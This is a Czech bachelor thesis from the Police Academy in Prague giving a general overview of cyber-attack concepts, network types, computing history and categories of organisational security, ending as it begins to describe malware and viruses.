POLICEJNÍ AKADEMIE ČESKÉ REPUBLIKY V PRAZE

Fakulta bezpečnostního managementu

Katedra managementu a informatiky

Kybernetické útoky na počítačové sítě

Bakalářská práce

Cyber attacks on computer networks

Bachelor thesis

VEDOUCÍ PRÁCE
RNDr. Václav HNÍK, CSc.

AUTOR PRÁCE
Andrej ŠPIČKA

PRAHA
2022

Čestné prohlášení

Prohlašuji, že předložená práce je mým původním autorským dílem, které jsem vypracoval samostatně. Veškerou literaturu a další zdroje, z nichž jsem čerpal, v práci řádně cituji a jsou uvedeny v seznamu použité literatury.

V Milovicích, dne 24. 2. 2022

Andrej ŠPIČKA

Poděkování

Na tomto místě bych rád poděkoval RNDr. Václavu HNÍKOVI, CSc. za cenné připomínky a odborné rady, kterými přispěl k vypracování této bakalářské práce.

ANOTACE

Předmětem bakalářské práce je seznámení s největšími kybernetickými hrozbami zaměřené na každého uživatele počínaje místními počítačovými sítěmi a konče u největší počítačové sítě Internet. Zaměřuji se na historii vývoje, ale i na aktuální trendy. Popisuji největší rizika zneužití včetně zdrojů nebezpečí. Tyto rizika mají vliv současně na ochranu pracovních stanic a serverů v síťové infrastruktuře. V praktické části se zaměřím na jeden konkrétní kybernetický útok a budu simulovat jeho činnost v kombinaci s jeho analýzou od plánování útoku až po samotnou realizaci. Součástí budou i doporučení, jak se vyhnout konkrétní hrozbě v určité fázi útoku. Do práce zahrnu mé dosavadní zkušenosti a vědomosti, které jsem získal v mé praxi jako správce informačních technologií.

KLÍČOVÁ SLOVA

Kybernetický útok * Hacker * Malware * Phishing * Vir * Bezpečnost * Pracovní stanice * Server

ANNOTATION

The subject of the bachelor's thesis is to get acquainted with the biggest cyber threats aimed at each user, starting with local computer networks and ending with the largest computer network, the Internet. I focus on the history of development, but also on current trends. I describe the greatest risk of danger, including sources of danger. These risks also affect the protection of workstations and servers in the network infrastructure. In the practical part I will focus on one specific cyber attack and I will simulate its operation in combination with its analysis from the planning of the attack to the actual implementation. It will also include recommendations on how to avoid a specific threat at a certain stage of the attack. I will include in my work my previous experience and knowledge that I gained in my practice as an information technology administrator.

KEYWORDS

Cyber Attack * Hacker * Malware * Phishing * Virus * Security * Workstation * Server

OBSAH

ÚVOD

Pojem „kybernetické útoky“ a z toho vycházející ochrany počítačových sítí, ale i celková ochrana dat je dnes nepřehlédnutelnou snahou každé organizace, která chce zabránit průniku do svých systémů a vydává tak finanční prostředky na zabezpečení. Téma mé bakalářské práce je zaměřeno právě na problematiku útoků na počítačové sítě, které již nejsou záležitostí jednotlivců, ale může jít i o organizované skupiny, v některých případech dokonce o virtuální útočníky (boty), kteří dokáží škodit nezávisle na lidském faktoru pouze s prvotní lidskou inicializací. Je velmi komplikované jejich přímé vysledování, protože financování provádějí nepřímo i státy.

Premiantem v těchto útocích je např. Rusko, kde přes jejich různé weby můžeme počítače infikovat různým napadeným softwarem s vidinou ušetření peněz za legální software. Na ruských stránkách se nachází infikovaný software i pro mobilní zařízení, kde si můžeme taktéž nainstalovat malware např. do telefonu. Infikovaný program na první pohled vypadá naprosto v pořádku a my máme hezký pocit z pořízení zdarma, ale neuvědomujeme si, že právě toto může útočník využít ve svůj prospěch. Finanční prostředky, které vynaložíme na koupi legálního softwaru, budou několikanásobně nižší než ty, které je schopen útočník zcizit.

Pokud bychom opustili pohled jednotlivce a podívali se na problém globálně firemní politikou, největší potíží je ztráta informací. Může se jednat o citlivé osobní údaje, nebo přímo firemní data. Není tomu dávno, kdy např. Facebook zveřejnil, že čelil kybernetickému útoku a že unikly osobní údaje od mnoha uživatelů.

Obecně platí, že kybernetické útoky se zaměřují na narušení důvěrnosti, integrity nebo dostupnosti. Narušení důvěrnosti znamená, že se útočník dostane k citlivým datům společnosti, ať už jde o interní dokumenty nebo údaje zákazníků. Při narušení integrity útočník mění uložené údaje, např. uživatelská oprávnění, zůstatek na účtu nebo maže soubory. Při narušení dostupnosti je informační systém po určitou dobu mimo provoz.

Systémy, které mohou být zasaženy, se nenachází pouze v soukromé sféře, ale kybernetické útoky mohou směřovat i na veřejné instituce nebo dokonce na objekty kritické infrastruktury. Tyto objekty musíme chránit nejvíce, protože bez těchto prvků se neobejde plynulé řízení státu. Jejich narušení by mohlo mít dopad např. i na zdraví obyvatel.

Bohužel, útočníci jsou vždy o krok před administrátory, bezpečnostními správci, či odborníky na kybernetickou bezpečnost, kteří denně pracují nejen s každodenními technickými problémy, ale také s nepředvídatelnými zásahy do systémů, které jsou náhlé a úmyslné. Hledání řešení zabírá spoustu času a vyžaduje aktivní přístup všech zúčastněných osob a odstranění problému v nejbližším možném termínu.

Z pohledu bezpečnosti je potřeba už při navrhování topologie sítě myslet na bezpečností prvky aktivní i pasivní ochrany, zvolit si včas cíle a možnosti k jejich dosažení v závislosti i na finančním plnění.

Cílem mé práce je zmapovat aktuální bezpečnostní hrozby kybernetických útoků a doporučit ochranu před nimi.

1. POJMY KYBERSVĚTA

Na úvod považuji za nezbytné seznámení se s termíny a pojmy, které se používají dále v mé bakalářské práci.

1.1 Kyberterorismus

Kyberterorismus je jakýkoli předem promyšlený, politicky motivovaný útok proti informačním systémům, programům a datům, který může dále vyústit i v násilí. Jiné organizace a odborníci naznačují, že za kyberterorismus lze považovat i méně škodlivé útoky, pokud mají být rušivé nebo podporovat politický postoj útočníků. V některých případech spočívá rozlišení mezi kyberteroristickými útoky a běžnějšími aktivitami v oblasti kybernetické kriminality v záměru. Primární motivací kyberteroristických útoků je narušit nebo poškodit oběti, i když útoky nevedou k fyzické újmě nebo nezpůsobí extrémní finanční újmu. Podle americké komise pro ochranu kritické infrastruktury patří mezi možné kyberteroristické cíle bankovní průmysl, vojenská zařízení, elektrárny, střediska řízení letového provozu a vodní systémy.[1]

1.2 Kybernetický útok

Kybernetický útok je zlomyslný a úmyslný pokus jednotlivce nebo organizace narušit informační systém jiného jednotlivce nebo organizace. Útočník obvykle hledá nějaký druh prospěchu z narušení sítě oběti. Můžeme říci, že je to pokus deaktivovat počítače, ukrást data nebo použít prolomený počítačový systém ke spuštění dalších útoků. Kyberzločinci používají různé metody ke spuštění kybernetického útoku, který zahrnuje malware, phishing, ransomware, útok typu man-in-the-middle nebo jiné metody.[2]

Konkrétní metody budu popisovat v další části mé práce.

1.3 Hacking

Běžně používaná definice hackingu je akt kompromitace digitálních zařízení a sítí prostřednictvím neoprávněného přístupu k účtu nebo počítačovému

---

[1] *Správa sítě: Co je kyberterorismus?* [online]. [cit. 21.01.2022]. Dostupné z: https://www.sprava-site.eu/kyberterorismus

[2] *Správa sítě: Co je kybernetický útok* [online]. [cit. 21.01.2022]. Dostupné z: https://www.sprava-site.eu/kyberneticky-utok

systému. Hacking není vždy zlomyslný čin, ale nejčastěji je spojován s nelegální činností a krádeží dat kyberzločinci. Hacking označuje zneužití zařízení, jako jsou počítače, chytré telefony, tablety a sítě nebo poškození systémů, shromažďování informací o uživatelích, krádeži dat a dokumentů nebo narušení činnosti související s daty. Tato činnost probíhá napříč všemi operačními systémy, takže ani uživatelé s dnes vychvalovanými systémy Mac a zařízeními Apple nejsou v bezpečí. Je to pouze mylný pocit bezpečí.[3]

1.4 Hacker

Pod slovem „hekr“ si spousta lidí vybaví pouze kyberzločince. Hacker ale není vždy zlý člověk. Hacker je osoba, která používá počítačové programování nebo technické dovednosti k překonání vlastní mety, výzvy nebo problému. Stejně jako chování lidí můžeme hodnotit jako dobré a špatné, obdobně jsou na tom i hackři. Jejich cílem může být pomoc organizaci nebo sabotáž.

Existují následující typy hackerů:

- „White hat – bílý klobouk“ je odborník na etické zabezpečení počítačů nebo programátor, který spolupracuje s organizacemi nebo skupinami pro etické hackerství, aby našel zranitelnosti kybernetické bezpečnosti, aby je napravil nikoli, aby je využil. Lze najít i „hacktivisty“, kteří využívají technologie k šíření sociálních, politických, ideologických nebo náboženských zpráv. Hackeři mohou být také lidé, kteří se podílejí na softwarové stránce tvůrců. Tito hackeři používají programování a elektroniku k vytváření umění, hudby, aplikací nebo inovativních řešení výzev.[4]

[3] *Hackers-play.wgz.cz: Co je to vlastně Hacking?* [online]. [cit. 23.01.2022]. Dostupné z: https://hackers-play.wgz.cz/temata/co-je-to-vlastne-hacking

[4] *Security portal: Kdo je to hacker?* [online]. [cit. 23.01.2022]. Dostupné z: https://www.security-portal.cz/clanky/kdo-je-hacker

- „Black hat – černý klobouk“ je kyberzločinec, který využívá své programátorské znalosti k pronikání do podnikových a soukromých systémů za účelem krádeže dat. Jedná se o hackery, kteří úmyslně porušují počítačovou bezpečnost z různých důvodů, jako jsou krádeže, podvody nebo firemní špionáž.

Výrazy „bílý klobouk“ a „černý klobouk“ pocházejí westernového filmového žánru v Americe, protože hrdinové těchto příběhů často nosili bílé klobouky, zatímco padouši nosili černé. Kromě toho existují také hackeři „šedého klobouku“, jejichž cíle jsou někde mezi. Jsou profesionální nezávislí pracovníci, které si firma najímá. Po dohodě podmínek se snaží odhalit zranitelnosti v bezpečnostní struktuře organizace. Ta má možnost dle doporučení následně bezpečnostní díry opravit.

2. TYPY SÍTÍ

Počínaje prvotními sítěmi a konče u celosvětové sítě Internet, která je primárním transportním médiem útoků, rád bych vysvětlil pojmy jako WAN, LAN, WiFi, protože jsou pro pochopení souvislostí, které se pojí s historií, nevyhnutelné.

2.1 WAN

WAN[5] je ve své nejjednodušší podobě množina menších místních sítí (LAN) nebo jiných sítí, které spolu komunikují. WAN je v podstatě síť sítí.

Jedná se o formu telekomunikačních sítí, které mohou propojovat zařízení z míst a po celém světě. WAN jsou největší a nejrozsáhlejší formy počítačových sítí, které jsou k dnešnímu dni k dispozici. Vrcholem je celosvětově známá síť internet.

Tyto sítě jsou často zřizovány poskytovateli služeb (providery), kteří pak své WAN pronajímají podnikům, školám, vládám nebo veřejnosti. Tito zákazníci mohou využívat síť k přenosu a ukládání dat nebo ke komunikaci s ostatními uživateli, bez ohledu na jejich umístění, pokud mají přístup k zavedené WAN. Přístup lze dále udělit prostřednictvím různých spojení, jako jsou virtuální privátní sítě (VPN) nebo bezdrátové mobilní sítě.

Mezinárodním organizacím umožňují sítě WAN provádět základní každodenní funkce bez prodlení. Zaměstnanci odkudkoli mohou využívat firemní WAN ke sdílení dat, komunikaci se spolupracovníky nebo jednoduše zůstat ve spojení s větším datovým centrem pro danou organizaci. IT profesionálové pomáhají organizacím udržovat jejich interní rozlehlou síť a další kritickou informační infrastrukturu.[6]

Propojení mezi jednotlivými segmenty WAN zabezpečují směrovače WAN (WAN Routery), také známé jako okrajové směrovače nebo hraniční směrovače. Jsou to zařízení, které vytvoří cestu datovým paketům od zdroje až k cíli. Pakety mohou využít mnoho směrů, kterým dojdou ke svému cíli. Záleží zde např. na rychlosti a dostupnosti linky.

---

[5] Wide Area Network

[6] *Netinbag.com: Co je to síť WAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.netinbag.com/cs/internet/what-is-a-wan-network.html

2.2 LAN

LAN[7] je zkratka pro místní síť. Síť je skupina dvou nebo více propojených počítačů, nebo mohou být IT technologie propojeny v malé geografické oblasti, obvykle ve stejné budově. Běžnými příklady sítí LAN jsou domácí WiFi sítě a sítě malých podniků. LAN mohou být také poměrně velké, i když pokud zabírají více budov, je obvykle přesnější klasifikovat je jako rozlehlé sítě (WAN) nebo metropolitní sítě (MAN).[8]

Většina sítí LAN se připojuje k internetu (WAN) v centrálním bodě-routeru. Domácí sítě LAN často používají jeden směrovač, zatímco sítě LAN ve větších prostorech mohou navíc používat síťové přepínače pro efektivnější doručování paketů.

Z výše uvedeného se může zdát, že všechny sítě jsou připojeny do WAN, ale nemusí to tak nutně být! Záleží na účelu, pro jaký je daná síť stavěna. V tomto případě je jediným požadavkem pro nastavení sítě LAN, aby si připojená zařízení byla schopna vyměňovat data.

V praxi je spousta interních sítí podniků, které jsou propojeny pouze na firemní bázi. Tímto jsou i odolnější vůči kybernetickým útokům z internetu, nikoli úplně imunní!

Do sítě LAN se připojíme klasickým ethernetovým kabelem většinou s označením CATx, který je ukončen konektory RJ-45. V organizaci většinou připojujeme počítač tímto kabelem do zásuvky strukturované kabeláže.

Další podkategorií LAN jsou VLAN.

2.2.1 VLAN

Virtuální sítě LAN neboli VLAN[9] představují způsob, jak rozdělit provoz ve stejné fyzické síti do dvou sítí. Představme si nastavení dvou samostatných sítí LAN, z nichž každá má svůj vlastní router a připojení k internetu, ve stejné místnosti. VLAN jsou takové, jen jsou rozděleny virtuálně pomocí softwaru

---

[7] Local Area Network
[8] *ITBiz.cz: LAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.itbiz.cz/slovnik/telekomunikace/lan
[9] Virtual Local Area Network

namísto fyzického použití hardwaru – dostačuje pouze jeden router s jedním internetovým připojením.[10]

VLAN pomáhají se správou sítě, zejména u velmi velkých podnikových sítí. Díky rozdělení mohou administrátoři spravovat síť mnohem snadněji. (VLAN se velmi liší od podsítí, které představují další způsob rozdělení sítí pro větší efektivitu.)

Dalším využití VLAN je připojení do pracovní sítě skrz VPN[11] tunely, kde se uživatel (administrátor) z domu připojí do podnikové sítě, jako by seděl přímo u svého počítače v práci. Toto připojení hodně usnadňuje administrátorům správu informačních systémů např. v případě havárie či SW opravy, nebo klasickému uživateli práci z domu (home office).

Výhody:

- ušetřený čas za dopravu na pracoviště,
- ušetřené peníze (PHM) za dopravu,
- práce je možná i ve „stavu nemocných“ (pokud situace dovoluje),
- z pohledu firmy ušetřené náklady např. za energie.

Nevýhody:

- možný kybernetický útok na podnikovou počítačovou síť,
- úplná kontrola zaměstnanců.

V dnešní době pandemie Covid-19 je toto připojení hojně využíváno. Samozřejmě se klade velký důraz na zabezpečení.

2.3 WiFi

Síť WiFi[12] je jednoduše LAN připojení k internetu, které je sdíleno s více zařízeními v domácnosti nebo ve firmě prostřednictvím bezdrátového routru. Router je připojen přímo k vašemu internetovému připojení a funguje jako rozbočovač pro vysílání internetového signálu do všech vašich zařízení

---

[10] *Samuraj.cz: VLAN* [online]. [cit. 23.01.2022]. Dostupné z: https://www.samuraj-cz.com/clanek/vlan-virtual-local-area-network

[11] Virtual Privat Network

[12] Wireless Fidelity

podporujících Wi-Fi. To umožňuje flexibilní připojení k internetu v dosahu pokrytí signálem.[13]

Wi-Fi využívá rádiové vlny k přenosu dat z bezdrátového routeru do zařízení podporujících Wi-Fi, jako je televizor, smartphone, tablet nebo notebook. Protože spolu komunikují prostřednictvím rádiových vln, naše zařízení a osobní údaje se mohou stát zranitelnými vůči hackerům, kybernetickým útokům a dalším hrozbám. To platí zejména, když se připojujeme k veřejné síti Wi-Fi na místech, jako je kavárna nebo letiště. Pokud je to možné, je nejlepší připojit se k bezdrátové síti, která je chráněna heslem, nebo k osobnímu hotspotu.[14]


Dalším způsobem je pouze rozšíření místní LAN sítě o bezdrátové připojení. V tomto případě se může použít i totožný router, jen se mu změní operativní mód z módu „router“ na „přístupový bod“. V tomto případě se pak připojené zařízení chová stejně jako by bylo připojené klasickým kabelem. Opět platí jako v předchozím odstavci riziko hrozby penetrace a proniknutí do systému.

[13] *Vývoj HW: Co je to WiFi* [online]. [cit. 23.01.2022]. Dostupné z: https://vyvoj.hw.cz/produkty/ethernet/co-je-to-wifi-uvod-do-technologie.html
[14] *Význam slova: Definice a význam* [online]. [cit. 23.01.2022]. Dostupné z: https://www.vyznam-slova.com/Wifi

3. HISTORIE

První známá WAN byla vytvořena americkým letectvem na konci 50. let 20. století za účelem propojení míst v radarovém obranném systému Semi-Automatic Ground Environment (SAGE). Byla to obrovská síť vyhrazených telefonních linek, telefonů a modemů.

Základ internetu založeného na IP odstartoval ARPANET.[15] Byla to první rozsáhlá síť pro přepínání paketů s distribuovaným řízením (viz Obrázek 1)[16].



Obrázek 1 – Arpanet v březnu 1972

29. října 1969 doručil ARPAnet svou první zprávu komunikací jednoho počítače do druhého. První počítač byl umístěn ve výzkumné laboratoři na UCLA[17] a druhý byl ve Stanfordu. Zpráva „LOGIN“ – v překladu „PŘIHLÁŠENÍ“ byla krátká a jednoduchá, ale stejně zhroutilo začínající síť ARPA. Stanfordský počítač obdržel pouze první dvě písmena textu. Při dalších pokusech byla již zpráva úspěšně doručena.[18]

---

[15] Advanced Research Projects Agency Network
[16] *Ábíčko: Historie internetu a pravěk sítě světa* [online]. [cit. 23.01.2022]. Dostupné z: https://www.abicko.cz/clanek/precti-si-technika/25357/kde-se-vzal-internet-pohled-do-praveku-site-sveta.html
[17] Kalifornská universita v Los Angeles
[18] *Ábíčko: Historie internetu a pravěk sítě světa* [online]. [cit. 23.01.2022]. Dostupné z: https://www.abicko.cz/clanek/precti-si-technika/25357/kde-se-vzal-internet-pohled-do-praveku-site-sveta.html

ARPANET rychle rostl a v roce 1971 již měl celkem 15 uzlů. V roce 1972 měl ARPANET 37 uzlů, a v roce 1973 se k němu připojují také první zahraniční uzly, ve Velké Británii a v Norsku.

Tato technologie pokračovala v růstu v 70. letech poté, co vědci Robert Kahn a Vinton Cerf vyvinuli Transmission Control Protocol a Internet Protocol neboli TCP/IP, komunikační model, který stanovil standardy pro přenos dat mezi více sítěmi, který se používá dodnes.

Internet vznikl ze snahy propojit různé výzkumné sítě ve Spojených státech a v Evropě. Za prvé, DARPA[19] vytvořila program pro zkoumání vzájemného propojení „heterogenních sítí". Tento program nazvaný „Internetting" byl založen na nově představeném konceptu sítě s otevřenou architekturou, ve které by byly sítě s definovanými standardními rozhraními propojeny „bránami".[20]

Vzestup komerčních internetových služeb a aplikací pomohl podnítit rychlou komercializaci internetu. Tento jev byl také výsledkem několika dalších faktorů. Jedním z důležitých faktorů bylo zavedení osobního počítače a pracovní stanice na počátku 80. let 20. století. Vývoj byl tehdy poháněn bezprecedentním pokrokem v technologii integrovaných obvodů a doprovodným rychlým poklesem cen počítačů. Dalším faktorem, který nabýval na důležitosti, byl vznik Ethernetu a dalších „místních sítí" pro propojení osobních počítačů.

Ruku v ruce s hardwarem šel i vývoj operačních systémů. Ve 40. letech se započal vývoj první generace.

Nejstarší elektronické digitální počítače neměly žádné operační systémy. Stroje byly tak primitivní, že programy byly často zadávány po jednom bitu na řadách mechanických spínačů (zásuvkových desek). Neznámé byly programovací jazyky i jakékoliv instrukce.

Na počátku 50. let se situace poněkud zlepšila zavedením děrných štítků. General Motors Research Laboratories implementovaly první operační systémy na počátku 50. let pro svůj IBM 701. Systém z 50. let obecně spouštěl jednu úlohu po druhé. Tyto systémy se nazývaly jednoproudové systémy

---

[19] Defense Advanced Research Projects Agency

[20] *Cnews: internet slaví 50 let* [online]. [cit. 23.01.2022]. Dostupné z: https://www.cnews.cz/internet-arpanet-50-narozeniny

dávkového zpracování, protože programy a data byly odesílány ve skupinách nebo dávkách.[21]

Systém v 60. letech byl schopen dávkového zpracování, aby lépe využíval zdroje počítače spuštěním několika úloh najednou. Návrháři operačních systémů tedy vyvinuli koncept multitaskingu, ve kterém je několik úloh v hlavní paměti najednou. Procesor přepíná z úlohy na úlohu podle potřeby, aby několik úloh paralelně zůstalo aktivních.

S rozvojem LSI (Large Scale Integration) obvodů, čipů, operačního systému vstoupil do systému nový věk osobního počítače – neboli pracovní stanice. Mikroprocesorová technologie se vyvinula do té míry, že bylo možné postavit stolní počítače tak výkonné jako sálové počítače v 70. letech 20. století. Na scéně osobních počítačů dominovaly dva operační systémy:

- MS-DOS, napsaný společností Microsoft, Inc. pro IBM PC a další stroje využívající CPU Intel 8088 a jeho nástupce,
- UNIX, který byl dominantní na velkých osobních počítačích využívajících Motorola.

MS-DOS se stal první široce dostupný operační systém pro domácí uživatele. V roce 1985 Microsoft vydal Microsoft Windows, který značku Microsoft ještě více popularizoval. Windows představil uživatelům nové grafické uživatelské rozhraní (GUI[22]), které produkt rychle rozšířilo.[23]

Pro příznivce dnešní platformy Apple byl milníkem rok 1984, kdy společnost Apple Computer, Inc, vyvinula nový operační systém zvaný „Mac OS“. Byl vyvinutý pro jejich nový produkt – domácí počítač Macintosh. Mac OS byl první OSs vestavěným GUI. To vedlo k velmi stabilnímu OS a také širokému přijetí uživatelů díky snadnému použití. Ostatně tomuto privilegiu se těší dodnes.

Do této doby nebyly dosud známé jakékoliv útoky na počítačové sítě, protože defacto ještě žádné neexistovaly. Nastaly až později, s větší dostupností, kdy se osobní počítače staly masovým prostředkem ke komunikaci a sdílení dat.

---

[21] *ThoughtCo.com: The Role of IBM in the History of Computers* [cit. 23.01.2022]. Dostupné z: https://www.thoughtco.com/the-ibm-701-1991406

[22] Graphics User Interface

[23] *Cnews: Stručná historie operačních systémů* [cit. 23.01.2022]. Dostupné z: https://www.cnews.cz/strucna-historie-operacnich-systemu-od-unixu-pres-windows-k-mac-os-x

Postupně obě největší společnosti modernizovaly své produkty. Zmíním se zde pouze o počátcích Windows NT, které se stalo základem serverových operačních systémů i sítí. Pokud se podíváme pohledem na domácí počítače, produkt „Windows 95“ odstartoval revoluci v ovládání. Následovaly další produkty vždy s označením roku, až do dnešní doby, kdy se číslovka za názvem již nepojí s rokem, ale stala se pouhým označením s číslicí – aktuálně 11.[24]

V každé verzi produktu se snažili vývojáři vylepšit grafickou stránku prostředí, optimalizaci na HW, ale i bezpečnost. Postupně se do produktů přidávaly doplňky, jako firewall, nebo antivir. Cílem bylo omezení přístupu neoprávněnou osobou a tím zamezení ztrátě, nebo zcizení dat.

[24] *Cnews: Stručná historie operačních systémů* [cit. 23.01.2022]. Dostupné z: https://www.cnews.cz/strucna-historie-operacnich-systemu-od-unixu-pres-windows-k-mac-os-x

4. BEZPEČNOST

Zabezpečení informačních technologií se týká metod, nástrojů a personálu používaných k ochraně digitálních dat organizace. Cílem kybernetické bezpečnosti je chránit data, zařízení a služby před narušením, odcizením nebo zneužitím neoprávněnými uživateli, jinak známými jako hackeři. Tyto hrozby mohou být vnější nebo vnitřní a povahou cílené nebo náhodné.

Efektivní bezpečnostní strategie využívá řadu přístupů k minimalizaci zranitelnosti a zaměřuje se na mnoho typů kybernetických hrozeb. Detekce, prevence a reakce na bezpečnostní hrozby zahrnují použití bezpečnostních politik, softwarových nástrojů a IT služeb.[25]

Bohužel, technologické inovace prospívají jak IT ochráncům, tak kyberzločincům. Aby společnosti chránily svá data, musí pravidelně kontrolovat, aktualizovat a zlepšovat zabezpečení, aby si udržely náskok před kybernetickými hrozbami a stále zdokonalujícími se kyberzločinci.

4.1 Fyzická a objektová bezpečnost

Fyzická bezpečnost je ochrana osob, hardwaru, softwaru, síťových prostředků a dat před fyzickými akcemi, průniky a jinými událostmi, které by mohly poškodit organizaci a její majetek. Zajištění fyzické bezpečnosti podniku znamená chránit jej před hrozbami, stejně jako před nehodami a přírodními katastrofami, jako jsou požáry, záplavy, zemětřesení a nepříznivé počasí. Nedostateční fyzická ochrana by mohla ohrozit servery, zařízení a příslušenství, které podporují obchodní operace a procesy nezbytné pro chod firmy. To znamená, že i samotní zaměstnanci mohou být velkou bezpečnostní hrozbou.[26]

Krádeže a vandalismus jsou příklady hrozeb vyvolaných lidmi, které vyžadují řešení fyzického zabezpečení. Narušení fyzické bezpečnosti nutně nevyžaduje technické znalosti, ale může být stejně nebezpečné jako narušení dat.

---

[25] *NÚKIB: Kybernetická bezpečnost* [online]. [cit. 23.01.2022]. Dostupné z: https://www.nukib.cz/cs/kyberneticka-bezpecnost

[26] *NBÚ: Informace k fyzické bezpečnosti* [online]. [cit. 23.01.2022]. Dostupné z: https://www.nbu.cz/cs/ochrana-utajovanych-informaci/fyzicka-bezpecnost-technicke-prostredky-a-dalsi-prvky-fyzicke-bezpecnosti-a-jejich-certifikace/1014-informace/

Fyzické zabezpečení můžeme rozdělit na tři části:

- řízení přístupu,
- dohled,
- testování.

Úspěch programu fyzického zabezpečení organizace závisí na efektivní implementaci do interních předpisů, údržbě a pravidelné aktualizaci.

4.1.1 Řízení přístupu

Kontrola přístupu do kancelářských budov, výzkumných center, laboratoří, datových center a dalších míst je pro fyzickou bezpečnost životně důležitá. Příkladem narušení fyzické bezpečnosti je útočník, který se dostane do organizace a použije flash disk (USB) ke kopírování a krádeži dat nebo umístění malwaru do systémů.

Cílem řízení přístupu je zaznamenávat, monitorovat a omezovat počet incidentů. Kontrola přístupu může být tvořena bariérami (zdi, ploty a zamčené dveře), nebo efektivním systémem elektronického vstupu (kódové zámky, čtečky čipů nebo čipových karet). Fyzická identifikace ostrahou je skvělý způsob, jak ověřit identitu uživatelů pokoušejících se o přístup k zařízením a oblastem vyhrazeným pouze pro oprávněné osoby.[27]

Mezi sofistikovanější metody řízení přístupu patří různé formy biometrické autentizace. Podstatou všech biometrických systémů je automatizované ověřování identity osob prostřednictvím fyziologických nebo behaviorálních znaků. Otisky prstů a rozpoznávání obličeje jsou dva příklady běžných aplikací této technologie.

Hlavní výhodou biometrické autentizace je skutečnost, že tyto charakteristické znaky zůstávají během života neměnné a nelze je zcizit nebo zapomenout.

---

[27] *Computerworld: Jak zajistit zabezpečení budov* [online] [cit. 21.01.2022]. Dostupné z: https://www.computerworld.cz/clanky/jak-zajistit-zabezpeceni-budov

4.1.2 Dohled

Sledování zahrnuje technologie a taktiky používané k monitorování aktivity v zařízeních a jejich okolí. Mnoho společností instaluje interní televizní kamery k zabezpečení obvodu svých budov. Tyto kamery fungují jako odstrašující prostředek pro případné vetřelce i jako nástroj pro reakci a analýzu potencionálních incidentů. Kamery, teplotní senzory, detektory pohybu a bezpečnostní alarmy jsou jen některé příklady dohledové technologie.

4.1.3 Testování

Testování je spolehlivý způsob, jak zvýšit fyzickou a objektovou bezpečnost. Společnosti, které jsou dobře zabezpečeny, také testují svou míru bezpečnosti, aby zjistily, zda je potřeba něco aktualizovat nebo změnit. Takové testy mohou zahrnovat i najaté týmy hackerů, kde se skupina snaží proniknout do firemních zásad kybernetické bezpečnosti.

4.2 Personální bezpečnost

„*Personální bezpečnost je základním druhem zajištění ochrany utajovaných informací*.“[28] Řídí se zákonem č.: 412/2005 sb.[29] Předmětem této bezpečnosti je, že každá osoba, která vstupuje do prostoru (objektu), který je certifikován na nějaký stupeň utajení, musí disponovat příslušným osvědčením.

Stupně osvědčení:

- Vyhrazené (V),
- Důvěrné (D),
- Tajné (T),
- Přísně tajné (PT).

---

[28] *NBÚ: Obecně k personální bezpečnosti* [online]. [cit. 21.01.2022]. Dostupné z: https://www.nbu.cz/cs/ochrana-utajovanych-informaci/personalni-bezpecnost-oznameni-pro-v-osvedceni-d-t-pt-certifikaty/1043-obecne-k-personalni-bezpecnosti/

[29] Zákon o ochraně utajovaných informací a o bezpečnostní způsobilosti

Osvědčení na stupeň „Vyhrazené“ vydává přímo organizace, kde je dotyčná osoba zaměstnána. S tímto osvědčením nebývá problém, protože se jedná pouze o interní prověření jedince příslušnou organizací.

Zbylá osvědčení jsou v plné gesci NBÚ[30]. Po podané žádosti o získání patřičného osvědčení je mimo klasických osobních údajů potřeba dokládat např. výpis rejstříku trestů, finanční poměry, rodinné poměry, atd.

Na základě podkladů, ale i např. místního šetření, NBÚ rozhodne o vydání osvědčení na požadovaný stupeň. Existují profese, kde je právě toto osvědčení nevyhnutelné. Po případné ztrátě platnosti, či odebrání ze strany NBÚ musí dotyčný ukončit pracovní poměr.

4.3 Informační bezpečnost

Informační bezpečnost je také označována jako „infosec“. Zahrnuje strategie používané ke správě procesů, nástrojů a zásad, které chrání digitální i nedigitální prostředky. Při efektivní implementaci může infosec maximalizovat schopnost organizace předcházet hrozbám, detekovat je a reagovat na ně.[31]

Infosec zahrnuje několik specializovaných kategorií bezpečnostních technologií, včetně:

1) **Zabezpečení aplikací** k ochraně aplikací před hrozbami, které se snaží manipulovat, přistupovat, ukrást, upravovat nebo mazat software a související data. Mezi běžná protiopatření patří aplikační firewally, šifrování a biometrické autentizační systémy.
2) **Cloudové zabezpečení** je soubor zásad a technologií určených k ochraně dat a infrastruktury v prostředí cloud computingu. Dvěma klíčovými zájmy cloudové bezpečnosti jsou správa identity a přístupu a soukromí dat. Penetrační testování, údržba síťového protokolu, detekce man-in-the-middle (MitM)[32] a skenování aplikací jsou některé nástroje, které profesionálové společnosti Infosec používají k zajištění důvěryhodnosti informací. Je to odpovědnost, kterou sdílí poskytovatel

[30] Národní Bezpečnostní Úřad
[31] *TechTarget: What is information security (infosec)* [online]. [cit. 21.01.2022]. Dostupné z: https://www.techtarget.com/searchsecurity/definition/information-security-infosec
[32] *Total service: Předejděte krádeži peněz* [online [cit. 23.01.2022]. Dostupné z: https://www.totalservice.cz/novinky/mitm-predejdete-kradezi-penez-dat-ci-soukromych-informaci-2021-03-29

cloudových služeb (CSP)[33] a firma, která si pronajímá infrastrukturu, jako jsou servery a úložiště. Právní šedá zóna v zabezpečení cloudu může nastat, pokud dohody CSP nejsou dobře sepsány. Pokud je například server nájemce kompromitován kyberzločinci, kteří získají přístup k serveru jiného nájemce, nemusí být jasné, kdo je na vině.

3) **Internetová bezpečnost** je ochrana softwarových aplikací, webových prohlížečů a virtuálních privátních sítí, které využívají internet. Techniky, jako je šifrování, například chrání data před útoky, jako je malware, phishing, MitM a útoky denial-of-service.

[33] Cloud Solution Provider

5. DRUHY KYBERNETICKÝCH ÚTOKŮ

5.1 Malware

Malware je typ aplikace, která může provádět různé škodlivé útoky. Některé kmeny malwaru jsou navrženy tak, aby nejen infikovaly počítač (server), ale i např.: [34]

- vytvořily trvalý přístup k síti,
- špehovaly uživatele za účelem získání přihlašovacích údajů nebo jiných cenných dat,
- způsobovaly narušení.
- vydíraly.

5.1.1 Virus

Počítačový virus patří k nejčastějším napadením operačního systému. Je to typ škodlivého kódu nebo programu napsaného za účelem změnit způsob fungování. Virus funguje tak, že se za účelem spuštění jeho kódu vloží nebo připojí k legitimnímu programu nebo dokumentu podporujícího makra. V této fázi má virus potenciál způsobit škody, jako jsou poškození systémového softwaru poškozením nebo zničením dat.[35]

